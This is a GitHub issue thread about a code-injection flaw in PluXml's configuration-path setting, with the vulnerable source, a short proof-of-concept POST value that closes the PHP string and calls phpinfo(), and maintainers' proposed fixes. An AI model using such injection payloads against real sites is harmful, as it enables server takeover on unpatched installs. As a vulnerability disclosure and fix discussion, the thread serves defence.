New issue

Jump to bottom

An vulnerability that can get a webshell #321

Open jadacheng opened this issue on Feb 18, 2019 · 10 comments

Assignees

Labels bug

jadacheng commented on Feb 18, 2019 • edited

class.plx.admin.php in PluXml allows attackers to execute arbitrary PHP code by modify the configuration file.

Source /PluXml/core/lib/class.plx.admin.php line 129~140:


```
if(isset($content['config_path'])) {
    $newpath=trim($content['config_path']);
    if($newpath!=PLX_CONFIG_PATH) {
        # relocalisation du dossier de configuration de PluXml
        echo PLX_ROOT.$newpath;
        if(!rename(PLX_ROOT.PLX_CONFIG_PATH,PLX_ROOT.$newpath))
            return plxMsg::Error(sprintf(L_WRITE_NOT_ACCESS, $newpath));
        # mise à jour du fichier de configuration config.php
        if(!plxUtils::write("<?php define('PLX_CONFIG_PATH', '".$newpath."') ?>", PLX_ROOT.'config.php'))
            return plxMsg::Error(L_SAVE_ERR.' config.php');
    }
}
```

Poc:

```
PluXml/core/admin/parametres_affichage.php

[POST]hometemplate=home.php&tri=desc&bypage=5&bypage_tags=5&bypage_archives=5&bypage_admin=10&tri_coms=asc&bypage_admin_coms=10&display_empty_cat=0&images_l=800&images_h=600&miniature
```

then visit /PluXml/config.php



PHP Version 7.0.33-0ubuntu0.16.04.1

System	Linux jada-virtual-machine 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php /7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d /20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php /7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-

bazooka07 commented on Feb 24, 2019 • edited Contributor

I think you can't do that.
I'm trying in Firefox to access at http://my-site.com/core/lib/class.plx.admin.php and I 'm getting this error :

> Fatal error: Class 'plxMotor' not found in /htdocs/core/lib/class.plx.admin.php on line 12


But a better way is to add an .htaccess file in core/lib folder with this rule :

```
<Files "*.php">
     Order allow,deny
      Deny from all
</Files>
```

And now I have just an "403 error"

jadacheng commented on Feb 24, 2019 Author

I'm sorry, my description is not very clear.
I don't need to access /core/lib/class.plx.admin.php.
POC:
After the administrator logged in.
Access to /core/admin/parametres_affichage.php



Click this button and join this in the POST:

```
config_path=data/configuration%27);phpinfo();%23
```

Loup1n self-assigned this on Feb 26, 2019

Loup1n added the bug label on Feb 26, 2019

Loup1n commented on Feb 26, 2019 — Collaborator

Hello,
I succeed to reproduce the POC. Do you have an idea to fix this vulnerability ?
Thanks for your help.

jerrywham commented on Mar 3, 2019 — Contributor

Est-ce qu'utiliser la fonction title2filename ne résoudrait pas le problème ?

```
$content['config_path'] = implode('/',array_map('plxUtils::title2filename',explode('/',$content['config_path'])));
```

À placer après la ligne 129

```
# Si nouvel emplacement du dossier de configuration
                if(isset($content['config_path'])) {
```

1

jerrywham commented on May 6, 2019 — Contributor

Alors ???

jadacheng commented on May 6, 2019 — Author

I think this will work.
or
you can use a list to transfer useful parameters instead of the whole $_POST.

example:
/core/admin/parametres_affichage.php

```
if(!empty($_POST)) {
        $content=[];
        $content['token']=$_POST['token'];
        $content['feed_footer']=$_POST['content'];
        $content['images_l']=plxUtils::getValue($_POST['images_l'],800);
        $content['images_h']=plxUtils::getValue($_POST['images_h'],600);
        $content['miniatures_l']=plxUtils::getValue($_POST['miniatures_l'],200);
        $content['miniatures_h']=plxUtils::getValue($_POST['miniatures_h'],100);
        ......
        //unset($_POST['content']);
        $plxAdmin->editConfiguration($plxAdmin->aConf,$content);
        header('Location: parametres_affichage.php');
        exit;
}
```

jadacheng changed the title ~~An issue when the application run in a linux environment~~ **An vulnerability that can get a webshell** on May 6, 2019

carnil commented on Oct 3, 2020

This issue seems to have been assigned CVE-2020-18185.

NicoleG25 commented on Dec 1, 2020

Bonjour **@jerrywham**
Avez-vous l'intention de résoudre ce problème ?
ou quelqu'un d'autre...

Merci

bazooka07 commented on Dec 1, 2020 — Contributor

Bonjour **@NicoleG25** ,

Si vous souhaitez vous protéger de l'injection de code, vous pouvez modifier la méthode plxAdmin::editConfiguration() comme ceci vers la fin :

```
# Si nouvel emplacement du dossier de configuration
if(isset($content['config_path'])) {
        // $newpath=trim($content['config_path']);
        $newpath = filter_var($content['config_path'], FILTER_SANITIZE_STRING);
        if(
                !empty($newpath) and
                $newpath != PLX_CONFIG_PATH and
                file_exists(PLX_ROOT . $newpath . basename(path('XMLFILE_PARAMETERS')))
        ) {
                # relocalisation du dossier de configuration de PluXml
                if(!rename(PLX_ROOT.PLX_CONFIG_PATH,PLX_ROOT.$newpath))
                        return plxMsg::Error(sprintf(L_WRITE_NOT_ACCESS, $newpath));
                # mise à jour du fichier de configuration config.php
                if(!plxUtils::write("<?php define('PLX_CONFIG_PATH', '".$newpath."') ?>", PLX_ROOT.'config.php'))
                        return plxMsg::Error(L_SAVE_ERR.' config.php');
        } else {
                return plxMsg::Error('What are you doing ?');
        }
}
```

Vous pouvez vous repérer par rapport au commentaire.

Lee principe étant de vérifier l'accès au fichier parametres.xml avec le chemin $newpath.

Pour avoir un niveau de sécurité encore plus élevé, il faut sortir le fichier config.php de l'arborescence du DocumentRoot du serveur HTTP.
En supposant que votre site soit situé à la racine du DocumentRoot, remplacer 'config.php' par '../config.php' dans la liste des fichiers obtenues avec la commande suivante :

```
grep -n "'config.php'" *.php core/*/*.php
```

Ce qui donne :

```
feed.php:5:include(PLX_ROOT.'config.php');
index.php:5:include(PLX_ROOT.'config.php');
install.php:5:include(PLX_ROOT.'config.php');
sitemap.php:5:include(PLX_ROOT.'config.php');
core/admin/prepend.php:6:include PLX_ROOT.'config.php';
core/lib/class.plx.admin.php:141:                               if(!plxUtils::write("<?php define('PLX_CONFIG_PATH', '".$newpath."') ?>", PLX_ROOT.'config.php'))
```

Toujours pour durcir la sécurité du site, il sera possible dans la prochaine version 6.0 de déplacer le dossier core/lib à l'extérieur du DocumentRoot et éventuellement le dossier data sauf data/medias.

Vous avez un problème particulier avec PluXml ?

kazimentou pushed a commit to kazimentou/PluXml that referenced this issue on Aug 2

`Filtre la valeur pour PLX_CONFIG_PATH dans plxAdmin::editConfiguratio…` ··· `72a120a`

kazimentou mentioned this issue on Aug 2

Filtre la valeur pour PLX_CONFIG_PATH dans plxAdmin::editConfiguration() #566

Merged

kazimentou commented on Aug 2 — Contributor

See PR #566

Assignees

Loup1n

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

7 participants